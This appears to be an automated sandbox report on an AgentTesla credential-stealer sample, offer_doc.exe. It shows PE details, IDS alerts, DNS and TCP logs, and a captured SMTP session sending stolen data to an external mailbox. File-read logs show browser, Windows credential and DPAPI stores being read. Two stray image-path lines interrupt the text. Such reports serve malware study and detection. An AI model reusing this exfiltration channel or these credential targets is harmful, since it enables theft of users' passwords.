SSDEEP:	24576:NBZFxgV10k+YG7Cbgu8KPVeCwZOe9IbUDHDl:1gVWCFzDPVeCwc7U
TLSH:	2E05BF1BBF147308C5A76AB5EE0BBD6267F61C5D3135E0783A647C4A4AFF301E52242A
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....0..... .....@.. ....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4cceaa
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62F0B69A [Mon Aug 8 07:09:14 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0

File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xcce58	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xce000	0x390	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd0000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xcaeb0	0xcb000	False	0.8195620381773399	PGP symmetric key encrypted data - Plaintext or unencrypted data	7.788970576048009	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xce000	0x390	0x400	False	0.3740234375	data	2.8957942416950724	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd0000	0xc	0x200	False	0.044921875	data	0.09800417566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xce058	0x334	data		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.5119.59.104.27 497195872030171 08/08/22-12:37:22.771751	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49719	587	192.168.2.5	119.59.104.27
192.168.2.5119.59.104.27 497195872840032 08/08/22-12:37:22.771866	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49719	587	192.168.2.5	119.59.104.27
192.168.2.5119.59.104.27 497195872851779 08/08/22-12:37:22.771866	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49719	587	192.168.2.5	119.59.104.27

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 12:37:20.559009075 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:37:20.761368036 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:37:20.761497974 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:37:21.500310898 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:37:21.510185957 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:37:21.747618914 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:37:21.749319077 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:37:21.951539040 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:37:21.952100992 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:37:22.158607006 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:37:22.164627075 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:37:22.366159916 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:37:22.366766930 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:37:22.569576025 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:37:22.570023060 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:37:22.770673990 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:37:22.770766020 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:37:22.771750927 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:37:22.771866083 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:37:22.772742987 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:37:22.772816896 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:37:22.973253965 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:37:22.973604918 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:37:23.125147104 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:37:23.167823076 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:39:00.131582975 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:39:00.333028078 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:39:00.333506107 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:39:00.334780931 CEST	49719	587	192.168.2.5	119.59.104.27
Aug 8, 2022 12:39:00.535305977 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:39:00.536053896 CEST	587	49719	119.59.104.27	192.168.2.5
Aug 8, 2022 12:39:00.536117077 CEST	49719	587	192.168.2.5	119.59.104.27

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 12:37:20.161004066 CEST	51769	53	192.168.2.5	8.8.8.8
Aug 8, 2022 12:37:20.532987118 CEST	53	51769	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 12:37:20.161004066 CEST	192.168.2.5	8.8.8.8	0x3028	Standard query (0)	mail.rwan.asia	A (IP address)	IN (0x0001)

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 12:37:20.532987118 CEST	8.8.8.8	192.168.2.5	0x3028	No error (0)	mail.rwan.asia		119.59.104.27	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Aug 8, 2022 12:37:21.500310898 CEST	587	49719	119.59.104.27	192.168.2.5	220 ns61.hostinglotus.net ESMTP Exim 4.94.2 Mon, 08 Aug 2022 17:30:23 +0700
Aug 8, 2022 12:37:21.510185957 CEST	49719	587	192.168.2.5	119.59.104.27	EHLO 724536
Aug 8, 2022 12:37:21.747618914 CEST	587	49719	119.59.104.27	192.168.2.5	250-ns61.hostinglotus.net Hello 724536 [102.129.143.3] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Aug 8, 2022 12:37:21.749319077 CEST	49719	587	192.168.2.5	119.59.104.27	AUTH login aW5mb0Byd2FuLmFzaWE=
Aug 8, 2022 12:37:21.951539040 CEST	587	49719	119.59.104.27	192.168.2.5	334 UGFzc3dvcmQ6
Aug 8, 2022 12:37:22.158607006 CEST	587	49719	119.59.104.27	192.168.2.5	235 Authentication succeeded
Aug 8, 2022 12:37:22.164627075 CEST	49719	587	192.168.2.5	119.59.104.27	MAIL FROM:<info@rwan.asia>
Aug 8, 2022 12:37:22.366159916 CEST	587	49719	119.59.104.27	192.168.2.5	250 OK
Aug 8, 2022 12:37:22.366766930 CEST	49719	587	192.168.2.5	119.59.104.27	RCPT TO:<africawire2018@gmail.com>
Aug 8, 2022 12:37:22.569576025 CEST	587	49719	119.59.104.27	192.168.2.5	250 Accepted
Aug 8, 2022 12:37:22.570023060 CEST	49719	587	192.168.2.5	119.59.104.27	DATA
Aug 8, 2022 12:37:22.770766020 CEST	587	49719	119.59.104.27	192.168.2.5	354 Enter message, ending with "." on a line by itself
Aug 8, 2022 12:37:22.772816896 CEST	49719	587	192.168.2.5	119.59.104.27	.
Aug 8, 2022 12:37:23.125147104 CEST	587	49719	119.59.104.27	192.168.2.5	250 OK id=1oL01g-00Ephe-V7
Aug 8, 2022 12:39:00.131582975 CEST	49719	587	192.168.2.5	119.59.104.27	QUIT
Aug 8, 2022 12:39:00.333028078 CEST	587	49719	119.59.104.27	192.168.2.5	221 ns61.hostinglotus.net closing connection

Statistics

Behavior



System Behavior

Analysis Process: offer_doc.exe PID: **5428**, Parent PID: **5488**

General

Target ID:	0
Start time:	12:36:51
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\offer_doc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\offer_doc.exe"
Imagebase:	0x520000
File size:	833536 bytes
MD5 hash:	915026107719604FF39F95CD37C6DA08
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.446200384.0000000002CEF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.435893996.0000000002AA3000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.447303398.0000000003B68000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.447303398.0000000003B68000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000000.00000002.447303398.0000000003B68000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_AgentTesla_e577e17e, Description: unknown, Source: 00000000.00000002.447303398.0000000003B68000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D68CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D68CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\offer_doc.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D99C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\offer_doc.exe.log	0	1308	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D99C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D665705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D5C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D66CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D5C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C4D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C4D1B4F	ReadFile

Analysis Process: offer_doc.exe PID: **4516**, Parent PID: **5428**

General

Target ID:	3
Start time:	12:37:02
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\offer_doc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\offer_doc.exe
Imagebase:	0x980000
File size:	833536 bytes
MD5 hash:	915026107719604FF39F95CD37C6DA08
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000000.431207200.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000000.431207200.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000003.00000000.431207200.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_AgentTesla_e577e17e, Description: unknown, Source: 00000003.00000000.431207200.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.676265825.0000000002D91000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.676265825.0000000002D91000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D68CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D68CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D665705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D5C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D66CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D5C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C4D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C4D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C4D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C4D1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C4D1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C4D1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C4D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C4D1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\c3d0bcad-59c3-41fa-89dd-89b9005799af	unknown	4096	success or wait	1	6C4D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C4D1B4F	ReadFile

Disassembly

No disassembly